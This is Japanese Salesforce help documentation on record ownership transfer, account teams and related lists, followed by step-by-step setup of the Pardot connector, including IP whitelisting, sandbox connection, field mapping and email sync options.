商談チームをそのまま使用する	商談が新しい所有者に移行されるときに商談チームを保存します。すべての商談分割が保存され、前の所有者に割り当てられていた分割率は新しい所有者に移行されます。このチェックボックスがオフになっていると、商談が移行されるときに、すべての商談チームメンバーと分割が削除されます。 メモ: 完了した商談を移行する場合、この設定に関係なく、商談チームと商談の分割は維持されます。	Salesforce Classic の取引先 Salesforce Classic の商談

メモ: [完了した商談も移行] と [商談チームをそのまま使用する] の両方がオフになっている取引先所有者を変更する場合は、完了した商談に対する商談チームのメンバーのアクセス権が非公開になります。つまり、商談チームのメンバーはすべての完了した商談に対するアクセス権を失います。

5. 所有者の変更を保存します。

関連トピック:

関連項目の移行

関連項目の移行

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードの所有者を変更する場合、関連付けられたレコードの一部も新しい所有者に移行されます。

重要: また、所有者を更新するワークフロールールは関連付けられた項目に転送されません。転送を行うには、レコードの所有者名の横にある [変更] をクリックして、転送の選択を行います。

レコードタイプ	一緒に移行される関連項目
取引先	移行する契約に関連付けられているか契約が存在しない、取引先責任者、*[ドラフト]* 状況の契約、添付ファイル、メモ、活動予定、および *[ドラフト]* 状況の注文。選択内容に応じて、これに現在の取引先所有者が所有していない活動予定、完了した商談、既存の取引先所有者が所有するオープンケース、クローズケースが含まれる場合もあります。 パートナー取引先が移行される場合、その取引先に関連付けられているパートナーユーザは、ロール階層で新しい所有者の下に移されます。 *[有効]* 状況の契約および注文は新しい所有者に移行されませんが、新しい所有者にはこれらの契約および注文に対する参照のみのアクセス権があります。
取引先責任者	メモ、添付ファイル、および活動予定
注文	未完了の ToDo および将来の行動 (古い所有者と新しい所有者がどちらもキューに入っていない場合にのみ適用されます)
商談	メモ、添付ファイル、および活動予定
リード	メモ、添付ファイル、および活動予定。リードの所有権を [有効な割り当てルールによりリードを割り当てる] チェックボックスを使用して変更した場合、活動予定は移行されません。
ケース	メモ、添付ファイル、および活動予定
キャンペーン	添付ファイルと活動予定
契約	*[ドラフト]* 状況のメモ、添付ファイル、活動予定、および注文
カスタムオブジェクト	メモ、添付ファイル、および活動予定

メモ: 招待されていて、所有していない行動は移行できません。

関連トピック:

レコードの所有者の変更

取引先関連情報の検索 (関連リスト)

ユーザ権限

取引先を参照する	取引先に対する「参照」
法人取引先を編集する	取引先に対する「編集」
個人取引先を編集する	取引先と取引先責任者に対する「編集」
パートナー取引先を有効にする	「外部ユーザの管理」
パートナー取引先を無効にする	取引先に対する「編集」 および 「外部ユーザの管理」
カスタマーポータル取引先を無効にする	取引先に対する「編集」 および 「セルフサービスユーザの編集」

エディション

法人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

法人取引先を使用可能なエディション: すべてのエディション

個人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連リスト (商談など) には取引先に関連する情報が表示されます。

- 詳細ページの最上部にあるリンクの上にカーソルを置くと、対応する関連リストとそのレコードが表示されます。Chatter が有効化されると、フロート表示リンクがフィードの下に表示されます。対話形式のフロート表示を使用して、ユーザは関連リストの項目を簡単に表示、管理できます。フロート表示リンクをクリックすると、関連リストのコンテンツにジャンプできます。フロート表示リンクが有効になっていない場合は、Salesforce のシステム管理者にお問い合わせください。
- 詳細のフロート表示が有効になっている場合、詳細ページで参照項目の上にカーソルを置くと、クリックしてレコードの詳細ページに入る前に、レコードに関する情報を表示できます。
- 新しい項目を直接追加するには、関連リストの上部にある [新規] (または同等のボタン) をクリックします。たとえば、[活動予定] 関連リストに ToDo を追加するには [新規 ToDo] をクリックします。
- 関連リストに表示されるレコードの数を変更するには、関連リストの下にある [増やす] をクリックするか、ページ下部の [減らす] または [さらに表示] をクリックします。
- ポータルユーザに属する関連レコードを表示できない場合は、Salesforce のシステム管理者にお問い合わせください。

関連リストの表示

表示される関連リストは、次の条件で決まります。

- 使用している Salesforce エディション
- Salesforce Classic または Lightning Experience のどちらを使用しているか
- 法人取引先または個人取引先のどちらを表示しているか
- 個人用のカスタマイズ設定
- Salesforce システム管理者が設定したページレイアウトのカスタマイズ
- 関連データを表示する権限

関連トピック:

取引先

取引先に関する連携

取引先チーム

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先チームとは、取引先を担当するユーザで構成されるチームのことです。たとえば、担当役員、専任サポート要員、およびプロジェクトマネージャで取引先チームを構成できます。取引先チームを使用すると、取引先に対するコラボレーションを容易に追跡できます。

取引先チームと商談チームは同じではありませんが、チームメンバーの役割は同じです。

取引先チームは、所有する各取引先に対して構成できます。取引先チームのメンバーを選出するときに、取引先に対するメンバーの役割を指定します。共有モデルに従って、取引先と、その取引先に関連する取引先責任者、商談、ケースへの各取引先チームメンバーのアクセス権レベルを指定できます。そのため、一部のチームメンバーには「参照のみ」権限を付与し、その他のメンバーには「参照・更新」権限を付与することが可能です。

デフォルトの取引先チームには、取引先を通常担当しているユーザを含めることができます。このデフォルトの取引先チームをすべての取引先に自動的に追加することもできます。

カスタムリストビューでは、自分が所属する取引先チームによって、取引先リストを絞り込むことができます。取引先のカスタムリストビューを作成または編集しているときに、［私の取引先チーム］条件を選択します。取引先レポートでは、自分が所属する取引先チームによって、取引先を絞り込むことができます。

取引先チームメンバーの追加

取引先レコードの所有者、またはロール階層で所有者よりも上位に位置し、取引先に対する参照アクセス権があるユーザは、チームメンバーを追加できますが、編集することはできません。取引先に対する編集アクセス権があれば、チームメンバーを編集または削除することもできます。

取引先チームメンバーの削除に関する考慮事項

取引先チームからメンバーを削除する前に、次の考慮事項に注意してください。

デフォルト取引先チームの設定に関するガイドライン

通常取引先を担当している同僚で構成されるデフォルトの取引先チームを設定すると、時間を節約できます。デフォルトチームを設定したら、自分が所有する取引先に追加します。

関連トピック:

デフォルト取引先チームの設定に関するガイドライン
取引先

取引先チームメンバーの追加

取引先レコードの所有者、またはロール階層で所有者よりも上位に位置し、取引先に対する参照アクセス権があるユーザは、チームメンバーを追加できますが、編集することはできません。取引先に対する編集アクセス権があれば、チームメンバーを編集または削除することもできます。

取引先レコードを所有していないユーザは、レコードに対する編集アクセス権がある場合にのみチームメンバーを追加できます。

取引先レコードの所有者であるか、組織のロール階層で所有者よりも上位に位置している場合にのみ、レコードに対するより高いアクセス権をチームメンバーに付与できます。

取引先チームを作成するには、取引先を選択し、取引先に取引先チームメンバーを追加します。大規模ポータルユーザはチームに追加できません。

1. 取引先を表示します。
2. [取引先チーム] 関連リストにある [追加] をクリックします。
3. 取引先チームに追加するユーザを選択します。取引先にデフォルトの取引先チームを追加するには、[取引先チーム]関連リストの[デフォルトチームの追加] をクリックします。取引先チームメンバー全員を商談に追加するには、商談にある [商談チーム] 関連リストから [取引先チームの追加] をクリックします。
4. この取引先の関連するレコードに対する各メンバーのアクセス権の種類を選択します。

   メモ: 変更するアクセス権は、組織のデフォルトの取引先アクセス権よりも制限を緩和したものにはできません。使用可能なオプションは、組織の共有モデル、および Salesforce Classic と Lightning Experience のどちらを使用しているかによって異なります。共有アクセス権に関係なく、取引先チームメンバーが、自分をメンバーとして表示する取引先を参照するには、取引先の「参照」権限も持っている必要があります。

5. 各メンバーのチーム内の役割を選択します。
6. [保存] をクリックします。

ヒント: カスタムリストビューでは、自分が所属する取引先チームによって、取引先リストを絞り込むことができます。取引先のカスタムリストビューを作成または編集しているときに、［私の取引先チーム］

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

チームメンバーを取引先に追加する
- ユーザに対する「参照」

  および

  取引先に対する「編集」

チームメンバーとして取引先を参照する
- 取引先に対する「参照」

条件を選択します。取引先レポートでは、自分が所属する取引先チームによって、取引先を絞り込むことができます。

取引先チームメンバーの削除に関する考慮事項

取引先チームからメンバーを削除する前に、次の考慮事項に注意してください。

- 所有している各取引先の取引先チームからチームメンバーを削除できます。
- 取引先チームのメンバーを削除しても、指定がなければ、商談チームからその人は削除されません。
- チームメンバーがデフォルトの取引先チームに属しており、特定の取引先からそのメンバーを削除する場合、その変更は、該当する取引先にのみ影響します。デフォルトの取引先チームの設定は変更されません。デフォルトの取引先チームからユーザを削除する場合は、「デフォルト取引先チームの設定に関するガイドライン」(ページ 1400)を参照してください。
- 取引先チームのユーザに「参照・更新」アクセス権(取引先アクセス、取引先責任者アクセス、商談アクセス、およびケースアクセス)があり、そのユーザが無効になっている場合、ユーザが再度有効になると、アクセス権は「参照のみ」になります。

関連トピック:

取引先チーム

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先を参照する
- 取引先に対する「参照」

チームメンバーを削除する
- ユーザに対する「参照」

  および

  取引先に対する「編集」

  および

  取引先レコードの「所有者」、または組織のロール階層で上位の所有者

デフォルト取引先チームの設定に関するガイドライン

通常取引先を担当している同僚で構成されるデフォルトの取引先チームを設定すると、時間を節約できます。デフォルトチームを設定したら、自分が所有する取引先に追加します。

取引先チームと商談チームは同じではありませんが、チームメンバーの役割は同じです。

- デフォルトの取引先チームを設定するには、個人設定の [高度なユーザの詳細] にアクセスします。
-
-
- デフォルトの商談チームを定義するときに、進行中のすべての商談にそのチームを自動的に追加することを選択できます。このオプションを選択しない場合は、商談の [商談チーム] 関連リストからデフォルトのチームを追加します。
- [デフォルトチームの追加] をクリックすると、ボタンをクリックしたユーザのデフォルトチームではなく、商談所有者のデフォルトチームが追加されます。
- Salesforce システム管理者およびロール階層で自分より上位のユーザは、自分が所有する商談にデフォルトの商談チームを追加できます。

関連トピック:

取引先チーム

Salesforce 環境のカスタマイズ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルトの取引先チームを設定する
- 商談に対する「参照」

デフォルトの取引先チームを取引先に追加する
- 取引先に対する「参照」

  および

  取引先レコードの「所有者」、または組織のロール階層で上位の所有者

Pardot を使用した見込み客、取引先責任者、およびリードの同期

Salesforce コネクタの使用開始

新しく作成した見込み客、取引先責任者、リードを、Pardot と Salesforce 間で同期します。また、見込み客に送信された Pardot メールを Salesforce 活動として同期します。

AppExchange 認定ソリューションである Salesforce コネクタは、異種のマーケティングチャネルを Pardot 内から合理化するのに役立ちます。

レコードは、Pardot と Salesforce 間で少なくとも 10 分ごとに同期されます。同期プロセスでは、10分ごとに800件のレコード、1時間ごとに最大4,800件のレコードが処理されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce コネクタの設定

本番環境または Sandbox 環境の Salesforce コネクタを設定します。

状況を的確に示すオプションを選択します。

コネクタの設定環境	使用するコネクタ設定手順
本番環境または Sandbox 環境での初回の設定	本番環境または Sandbox 環境と同期するためのコネクタの設定
本番環境で設定済みの既存のコネクタに加えた Sandbox 環境での設定	Sandbox環境と同期するためのコネクタの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Pardot に接続するための Salesforce の準備

AppExchange パッケージをインストールして、Salesforce を Pardot と接続および同期できるように準備します。

AppExchangeからダウンロードするパッケージでは、カスタムアプリケーション、カスタムタブ、リードと取引先責任者のカスタム項目を使用して Salesforce が自動的に更新されます。パッケージをインストールすると、Pardot LeadDeck アプリケーションのカスタムタブが表示されます。リードと取引先責任者のカスタム項目を表示するには、ビューのカスタマイズが必要な場合があります。これは、営業チームが Pardot と Salesforce 間で情報を共有するのに役立ちます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Pardot AppExchange パッケージをインストールする環境	必要な操作
本番環境	1. 本番環境の Pardot AppExchange パッケージ に移動します。 2. [次へ] をクリックして、パッケージをインストールします。 3. ユーザ名とパスワードの入力を求められたら、本番組織のユーザ名およびパスワードを入力します。 4. 処理を確認し、[リリース] をクリックしてインストールを完了します。 5. ObjectChangeLogs に対する参照権限があることを Salesforce システム管理者に確認します。
Sandbox 環境	1. Salesforce からログアウトします。 2. Sandbox環境の Pardot AppExchange パッケージに移動します。 3. ユーザ名とパスワードの入力を求められたら、Sandox組織のユーザ名およびパスワードを入力します。

Pardot AppExchange パッケージをインストールする環境	必要な操作
	4. [次へ] をクリックして、パッケージをインストールします。 5. 処理を確認し、[リリース] をクリックしてインストールを完了します。 6. ObjectChangeLogs に対する参照権限があることを Salesforce システム管理者に確認します。

本番環境または Sandbox 環境と同期するためのコネクタの設定

本番環境または Sandbox 環境のいずれかで、Pardot と Salesforce を同期するために Salesforce コネクタを準備します。

次の手順は、コネクタの設定を初めて行う場合にのみ実行します。この手順には、Salesforce で管理権限が必要です。

1. Salesforce の [設定] から、[クイック検索] ボックスに「ネットワークアクセス」と入力し、[ネットワークアクセス] を選択します。
2. 次の信頼できる IP 範囲を作成します。

開始 IP アドレス	終了 IP アドレス
67.228.95.145	67.228.95.145
67.228.168.139	67.228.168.141
67.228.223.106	67.228.223.107

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Pardot へのコネクタの追加

コネクタ設定の追加と管理を Pardot で直接行います。

次の手順は、コネクタの設定を初めて行い、Salesforce で管理権限がある場合にのみ実行します。

1. Pardot で [管理] にマウスポインタを置いて、[コネクタ] をクリックします。
2. [+ コネクタを追加] をクリックします。
3. Salesforce を選択します。
4. コネクタの名前を入力します。

   コネクタを簡単に識別できる名前を使用してください。

   例: Salesforce コネクタ
5. Salesforce のユーザ名とパスワードを入力します。

   Salesforce パスワードを変更した場合は、コネクタの Salesforce パスワードを更新する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードを作成する

- 取引先責任者とリードに対する「作成」、「更新」、および「参照」

コネクタのカスタマイズオプション

設定に基づいて、コネクタをカスタマイズします。

次のオプションを選択して、コネクタをカスタマイズします。

目的	動作
見込み客が Salesforce で作成された場合に見込み客を Pardot で自動的に更新する	Salesforce で新しく作成されたリードまたは取引先責任者を Pardot と同期するトリガの設定を有効にします。これは、Pardot AppExchange パッケージを Salesforce にインストールした後で作成されたリードまたは取引先責任者のみが対象となり、既存のリードまたは取引先責任者は対象外です。また、メールアドレスを使用して作成されたリードおよび取引先責任者に対してのみ動作します。 この機能を後で有効にした場合、Pardot パッケージを Salesforce にインストールした後で作成されたメールアドレスを持つリードおよび取引先責任者は、Pardot にプッシュダウンされます。このオプションを使用して作成されたすべての見込み客には、ドロップダウンからデフォルトのキャンペーンを選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

目的	動作
Salesforce での変更を反映するため Pardot でメールアドレスを自動的に変更する	リードまたは取引先責任者のメールアドレスが Salesforce で更新された場合、Pardot 見込み客のメールアドレスを自動的に更新します。 メールアドレスの更新の同期についての詳細は、「Salesforce と Pardot 間のメールアドレスの更新について」を参照してください。
Salesforce ユーザと Pardot ユーザを自動的に照合する	サポート連絡先やアカウントマネージャなど、任意のユーザ項目からメールを送信できます。 この機能の設定方法については、「Salesforce からのメールの送信」を参照してください。
Salesforce のパートナーポータルユーザとカスタマーポータルユーザを見込み客の割り当てから除外する	Pardot でユーザを編集するときに、Salesforce のパートナーポータルユーザとカスタマーポータルユーザが [CRM ユーザ名] ドロップダウンに表示されないようにします。
CRM 内での見込み客リストの編集を許可する	ユーザは Salesforce から Pardot 見込み客を追加および削除できます。このチェックボックスをオンにした場合は、リードおよび取引先責任者のページレイアウトに Visualforce 要素を追加する必要があります。
Salesforce Sandbox アカウントに接続する	Sandbox 環境に接続できます。
メールを CRM と同期する	見込み客に送信されたすべてのメール (リスト、ドリップ、メール自動応答システム、一対一の見込み客メール) の活動を自動的に記録します。 メモ: 活動ビューがすぐにいっぱいになる可能性があります (特に取引先オブジェクトの場合)。[Pardot でのメールの記録] を無効にしても、過去にさかのぼるわけではありません。 メールの記録により Salesforce のワークフローに支障が出る場合は、このオプションを有効にしないことをお勧めします。
プラグインメールを CRM と同期する	Pardot for Microsoft® Outlook®、Thunderbird 拡張機能、Apple Mail プラグイン、または Gmail のアドイン経由で送信するメールの活動を記録します。
ToDo 作成用の Salesforce メールを有効化する	ToDo が作成されたときに、ユーザに通知メールを送信できます。
割り当てルール用の Salesforce メールを有効化する	割り当てルールの実行時に Salesforce からユーザに通知メールを送信できます。
ユーザ割り当ておよびキュー割り当て用の Salesforce メールを有効化する	ユーザまたはキューに対して割り当てが行われたときに、Salesforce からユーザに通知メールを送信できます。

Sandbox 環境と同期するためのコネクタの設定

Pardot と Salesforce Sandbox を同期するために Salesforce コネクタを準備します。

次の手順は、Salesforce コネクタが本番環境で設定済みであり、代わりに Sandbox 環境を指すようにコネクタを設定する場合にのみ実行します。

1. Pardot で [管理] にマウスポインタを置いて、[コネクタ] をクリックします。
2. Salesforce コネクタの行で ⚙ をクリックし、[編集] をクリックします。
3. ［ユーザ名］項目で、ユーザ名に「*.NSPARDOT*」を追加します。
   (*例*: christina.wills@pardot.com.NSPARDOT)
4. Sandbox 環境と本番環境でパスワードが異なる場合は、［パスワード］項目に Sandbox パスワードを入力します。
5. ［Salesforce Sandbox アカウントに接続］オプションを選択します。

Sandbox は Salesforce 本番組織のコピーであるため、Sandbox のコネクタも表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce での Pardot IP のホワイトリストへの追加

Pardot と Salesforce と通信できるようにするため、Salesforce で Pardot IP アドレスを設定します。

次の手順は、コネクタの設定を初めて行う場合にのみ実行します。この手順には、Salesforce で管理権限が必要です。

1. Salesforce の [設定] から、［クイック検索］ボックスに「ネットワークアクセス」と入力し、[ネットワークアクセス] を選択します。
2. 次の信頼できる IP 範囲を作成します。

開始 IP アドレス	終了 IP アドレス
67.228.95.145	67.228.95.145
67.228.168.139	67.228.168.141
67.228.223.106	67.228.223.107
136.147.104.20	136.147.104.23
136.147.96.20	136.147.96.23

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コネクタの有効化

Salesforce コネクタを有効化して Pardot と Salesforce 間の同期を開始できるようにするには、次の簡単な手順を実行します。

1. Pardot で [管理] にマウスポインタを置いて、[コネクタ] をクリックします。
2. Salesforce コネクタの行で、[今すぐ確認] をクリックします。

   Pardot で Salesforce データを送受信できる場合は、状況が ☑ に変わります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

リードのカスタム項目から取引先責任者項目への対応付け

2つのレコードタイプ間でカスタム項目を対応付けて、変換したリードから作成される取引先責任者を最大限に活用します。

コネクタにより、Pardot の見込み客から Salesforce でリードが作成されます。ただし、これらの Salesforce リードを取引先責任者に変換すると、新しく変換された取引先責任者に対して、取引先責任者の標準項目しか表示されません。リードと取引先責任者間でカスタム項目を対応付けると、マーケティングおよび営業活動に役立つすべての実行が表示されます。

1. リードのオブジェクト管理設定から項目領域に移動し、[リードの項目の対応付け] をクリックします。
2. リードの各カスタム項目について、取引を開始したときに情報が入力される取引先、取引先責任者、商談の各カスタム項目を選択します。
3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce での Pardot カスタム項目の設定

Pardot カスタム項目を Salesforce で表示します。

Salesforce で Pardot と接続および同期できるようにするためにインストールされた AppExchange パッケージでは、カスタム項目が設定されますが、これらの項目は自動的に Salesforce には表示されません。これらのカスタム項目を Salesforce で表示するための手順を実行する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

リードおよび取引先責任者のページレイアウトへのセクションの追加

Pardot項目をリードおよび取引先責任者のページレイアウトに表示するための手順を実行します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. Salesforce で、リードのオブジェクト管理設定から [ページレイアウト] に移動します。
   項目オプションを含むドラッグアンドドロップボックスは、ページ上部に表示されます。
2. [セクション] 項目をリードのページレイアウトにドラッグします。
3. ポップアップウィンドウで、セクション名に「`Pardot`」と入力します。
4. 列数には [2 列] を選択します。
5. セクションヘッダーを表示するためのオプションを選択し、[OK] をクリックします。
6. ドラッグアンドドロップエディタの [項目] セクションに戻り、右にスクロールして Pardot カスタム項目を見つけます。
7. すべての Pardot 項目を新しいセクションにドラッグします。
8. ドラッグアンドドロップエディタを使用して別のセクションを追加しますが、列数には [1 列] を選択します。
9. セクションヘッダーを表示するためのオプションを選択し、[OK] をクリックします。
10. [Visualforce ページタブ] を選択し、[Pardot のリードの活動] と [Pardot のリードのリストのメンバーシップ] を新しいセクションにドラッグします。

キャンペーン見込み客を Pardot に追加するための Salesforce の設定

Salesforceキャンペーンから Pardot に見込み客をすばやく取得できるように Salesforce を設定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. Salesforce の [設定] で、キャンペーンのオブジェクト管理設定から [ページレイアウト] に移動します。
2. レイアウトを編集し、[ボタン] を選択します。
3. [Pardot のリストに追加] ボタンを、キャンペーンビュー上部にあるカスタムボタンの行にドラッグします。
4. レイアウトを保存します。

リードとキャンペーンを Pardot に追加するための Salesforce の設定

リードとキャンペーンを Pardot に追加する操作や、Pardot で追跡されるメールを Salesforce から送信する操作を簡単にするため、Salesforce でボタンを簡単に追加します。

Salesforce のリードとキャンペーンを Pardot に追加するには、**[Pardot に送信]** ボタンを設定して使用します。Salesforce レコードに関連付けられているメールアドレスには、次の場合があります。

- Pardot にまだ存在しない。Pardot への送信機能により、新しいレコードが Pardot で作成されます。
- Pardot にすでに存在する。害はなく、重複レコードが Pardot で作成されないだけです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Pardot で追跡されるメールを Salesforce から送信するには、**[Pardot のメールを送信]** ボタンを設定して使用します。自由形式の追跡メールを送信するか、マーケティングで承認済みの Pardot メールテンプレートを使用してリードまたは取引先責任者にメールを送信します。

1. システム管理者として Salesforce にログインします。
2. リードのオブジェクト管理設定から、[ページレイアウト] に移動します。
   項目オプションを含むドラッグアンドドロップボックスは、ページ上部に表示されます。
3. [リードのレイアウト] ボックスで、**[ボタン]** を選択します。
4. **[Pardot に送信]** ボタンを選択し、[リードの詳細] セクションにドラッグします。
5. **[Pardot のメールを送信]** ボタンを選択し、[リードの詳細] セクションにドラッグします。
6. レイアウトを保存します。
7. 取引先責任者について、ステップ 2 から 6 を繰り返します。

コネクタへの Salesforce ユーザ名の割り当て

コネクタを使用して実行するアクションがユーザに確実に関連付けられるようにします。

1. Pardot で **[管理]** にマウスポインタを置いて、**[ユーザ管理]** > **[ユーザ]** をクリックします。
2. ユーザプロファイルの行で ⚙ をクリックし、**[編集]** をクリックします。
3. [ユーザを編集] ボックスの一番下までスクロールします。
4. ドロップダウンメニューから Salesforce ユーザ名を選択します。
5. **[ユーザを保存]** をクリックします。
6. Pardot ユーザプロファイルで、Salesforce ユーザ名が **[CRM ユーザ名]** 項目に表示されます。**[検証]** をクリックし、Salesforce パスワードを入力します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce および Pardot のシングルサインオンの設定

Salesforce と Pardot という 2 つの別のシステムにサインオンする必要を回避します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. Pardot にログインします。
2. メールアドレスにマウスポインタを置いて、[私の設定] をクリックします。
3. Salesforce ユーザ名が正しいことを確認します。正しい場合は [検証] をクリックします。変更または追加する必要がある場合は、[私の個人情報を編集する] をクリックして変更または追加します。
4. 入力を求められたら、Salesforce パスワードを入力し、[検証] をクリックします。
   検証に成功したかどうかがメッセージで通知されます。
5. 検証に成功した場合は、Salesforce にログインし、[Pardot] タブを選択します。Pardot に別個にログインしなくても、タブの内容を表示できます。

Salesforce からのメールの送信

サポート連絡先やアカウントマネージャなどの任意のユーザ項目、または Pardot 見込み客に関連付けられている任意のユーザから、メールを送信します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザおよび必要なカスタム項目を Pardot で設定すると、この機能を利用して、見込み客に送信するメールが Salesforce のユーザから発信されたようにすることができます。

操作場所	手順
Salesforce	1. Salesforce のリードレコードまたは取引先責任者レコードで、リレーションマネージャなどの CRM ユーザ値を保持するために使用する項目を作成します。この項目の種別は、「参照項目」にする必要があります。項目が作成済みの場合は、項目が「参照項目」であり正常に入力されていることを確認します。 2. 参照項目にユーザを入力します。
Pardot	1. Salesforce ユーザに対して、一致するユーザシートを作成します。 2. ユーザレコードで、Pardot ユーザシートを Salesforce ユーザに対応付けます。これにより、メールの送信時に、変数タグについてユーザに関する情報を Pardot で判断できます。 3. 見込み客レコードで項目値を保持するために、指定された種別「CRM ユーザ」を使用して Pardot でカスタム項目を作成します。この項目は、Pardot では参照のみの項目です。 4. カスタム項目を対応する salesforce.com 項目に対応付けます。

Salesforce と Pardot 間のメールアドレスの更新について

Salesforce の取引先責任者およびリードのメールアドレスの更新が、対応する Pardot 見込み客とどのように自動同期されるかを把握します。

Salesforce の取引先責任者とリードについて、手動または Data.com を使用してメールアドレスを更新すると、対応する Pardot 見込み客のメールアドレスは次回の同期サイクルで更新されます。また、Salesforce の取引先責任者とリードをマージし、主レコードのメールアドレスが対応する Pardot 見込み客と異なる場合、見込み客のメールアドレスは次回の同期サイクルで更新されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce または Pardot でメールアドレスがない場合の同期内容

メールアドレスを含まない Salesforce の取引先責任者とリードにメールアドレスを後から追加した場合、同期サイクルでは Pardot で新しい見込み客は作成されません。ただし、一致するメールアドレスを持つ見込み客が Pardot にすでに存在する場合は、一致する Salesforce のリードまたは取引先責任者のメールアドレスが同期サイクルで更新されます。

Pardot 取引先と Salesforce 個人取引先の同期オプションについて

Pardot 見込み客をユーザに割り当てた後、2 つのシステム間でリードを簡単に同期します。

Pardot 取引先と Salesforce 個人取引先を同期する前に、次のオプションを検討します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Pardot で行う操作	把握する必要のある内容
Salesforce でリードを作成し、個人取引先と同期する	デフォルトでは、コネクタにより Salesforce レコードがリードとして作成されます。ただし、リードを個人取引先に変換した場合、Pardot では個人取引先を認識できません。Pardot では、個人取引先と同期できません。代わりに、同期するリードが Pardot で再作成されます。 Salesforce で個人取引先を使用する場合は、このデフォルトの動作を変更します。リードの作成と同期する個人取引先を有効にすることにより、Pardot では Salesforce でレコードが引き続きリードとして作成されますが、リードを個人取引先に変換したときに、Pardot では個人取引先と同期され、その見込み客に対して追加の Salesforce リードは作成されません。 この同期では、Salesforce 個人取引先が、Pardot の取引先と関連付けられている Pardot 見込み客レコードと同期され、Salesforce で 2 つのレコードが 1 つのビューにマージされることはありません。項目の対応付けは同じままになり、取引先責任者項目が見込み客項目に対応付けられ、salesforce.com の取引先レベルの項目が Pardot 取引先項目に対応付けられます。つまり、個人取引先の [取引先

Pardot で行う操作	把握する必要のある内容
	所有者] が、Pardot の取引先レベルの [割り当てられたユーザ] 項目と同期されます。
個人取引先のみを作成および同期する	Salesforce の更新されたデフォルト項目値を持つ割り当て済みの見込み客 (割り当て済みの所有者を含む) は、約 10 分ごとに同期され、更新が Pardot レコードに戻されます (データの競合が発生した場合は Salesforce が優先されるため)。カスタム項目への更新も Salesforce と同期され、そのカスタム項目について Pardot 値で Salesforce 値を上書きするオプションが有効になっていない限り、更新は Pardot レコードに戻されます。 活動または更新済みのレコードがある Pardot の未割り当ての見込み客も、Salesforce のレコードで同じメールアドレスを使用していれば、同期されます。Pardot での同期では、未割り当ての見込み客より割り当て済みの見込み客が優先されます。Salesforce で一致するメールアドレスが存在しない場合、Pardot の見込み客はユーザに割り当てられるまで同期されません。つまり、見込み客が Pardot で割り当てられるまで、Salesforce ではコネクタにより新しいレコードは作成されません。

